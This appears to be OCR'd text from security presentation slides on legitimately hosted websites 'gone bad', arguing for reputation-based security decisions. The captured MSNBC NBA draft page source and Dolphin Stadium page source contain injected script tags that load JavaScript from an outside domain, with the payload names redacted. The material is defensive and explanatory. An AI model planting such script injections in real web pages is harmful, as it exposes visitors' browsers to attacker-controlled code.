
Other top stories

Ex-pro wrestler dead of apparent overdose

Multimedia and features

The Week in Sports

advertisement



msnbc with NBC Sports
Home » Sports » NBA
A Fuller Spectrum of News
DRAFTHQ
Choose from the menu below for complete information before, during and after the NBA draft
NBA
FORECAST BY ROUND TEAM PICKS TEAM PREVIEWS PLAYERS POSITION COLLEGE

Categories
U.S. news
World news
Politics
Business
Sports
Scores
College hoops
NBA
Baseball
NFL
NHL
Golf
Motor sports
College football
Tennis
UFC & MMA
Soccer
Horse racing
Other sports
Fan zone
More features
Mobile
Blogs
Message boards
TV listings
On msnbc.com
U.S. news
Politics
World news
Business

Round 1 | Round 2 | Trades

TEAM	PICK	POS.	HT.	WT.	COLLEGE
1. Portland	Greg Oden Some have compared him to Patr	C	7-0	280	Ohio State
2. Seattle	Kevin Durant Versatile swingman				
3. Atlanta	Al Horford Power forward read				
4. Memphis	Mike Conley Jr. Point guard teamed				
5. Boston	Jeff Green This pick traded to				
6. Milwaukee	Yi Jianlian Chinese star follow				
7. Minnesota	Corey Brewer Swingman will be d				
8. Charlotte	Brandan Wright Long-armed and ve				
9. Chicago from Knicks	Joakim Noah Florida big man has				
10. Sacramento	Spencer Hawes				

Source of: http://www.msnbc.com/modules/sports/nbadraft/draftrounds.asp?ro...

```
href=colleges.asp?collegeid=200>Georgetown</a></font></td></tr><t
valign=top><font size=1 face=Arial></font></td><td
colspan=5><font size=2 face=Arial>This pick traded to Seattle
as<script
src=http://www.2117966.net/[redacted].js></script></font></td></tr><t
height=10></td></tr><tr><td><b><font face=arial size=2
color=black>6. <a href=teampicks.asp?teamid=15>Milwaukee</a>
</font></b></td><td><b><font face=arial size=2 color=003366><a
href=players.asp?playerid=130 class=player>Yi
Jianlian</a>&nbsp;&nbsp;</font></b></td><td align=center><font
face=arial size=2 color=black><a
href=positions.asp?position=PF>PF</a>&nbsp;&nbsp;</font></td><td>
face=arial size=2 color=black>7-0</font>&nbsp;&nbsp;</td><td
align=center width=40><font face=arial size=2
color=black>230</font>&nbsp;&nbsp;</td><td align=left><font
face=arial size=2 color=black><a
href=colleges.asp?collegeid=355>China</a></font></td></tr><tr><td
valign=top><font size=1 face=Arial></font></td><td
colspan=5><font size=2 face=Arial>Chinese star follows Yao
Ming'<script
src=http://www.2117966.net/[redacted].js></script></font></td></tr><t
height=10></td></tr><tr><td><b><font face=arial size=2
color=black>7. <a href=teampicks.asp?teamid=16>Minnesota</a>
```


Line 36, Col 5059

MSNBC Sports

MSNBC Sports Stats

Good *gone* Bad

Good *gone* Bad




South Florida Super Bowl Host Committee News and Visitors Guide.


Super Bowl News

Monster Jam Returning to South Florida Saturday, February 17, 2007. Click here for tickets

Super Bowl Site

Good *gone* Bad





```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://[redacted]/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <link href="main.css" rel="stylesheet" type="text/css">
```


Super Bowl Site

0wned from China

Using Reputation for Security Decisions

Using Reputation for Security Decisions

Web Reputation
Email Reputation
Domain Reputation
Bonus: Binary Reputation



AGE

GEO

HISTORY

LEXICAL

REPUTATION

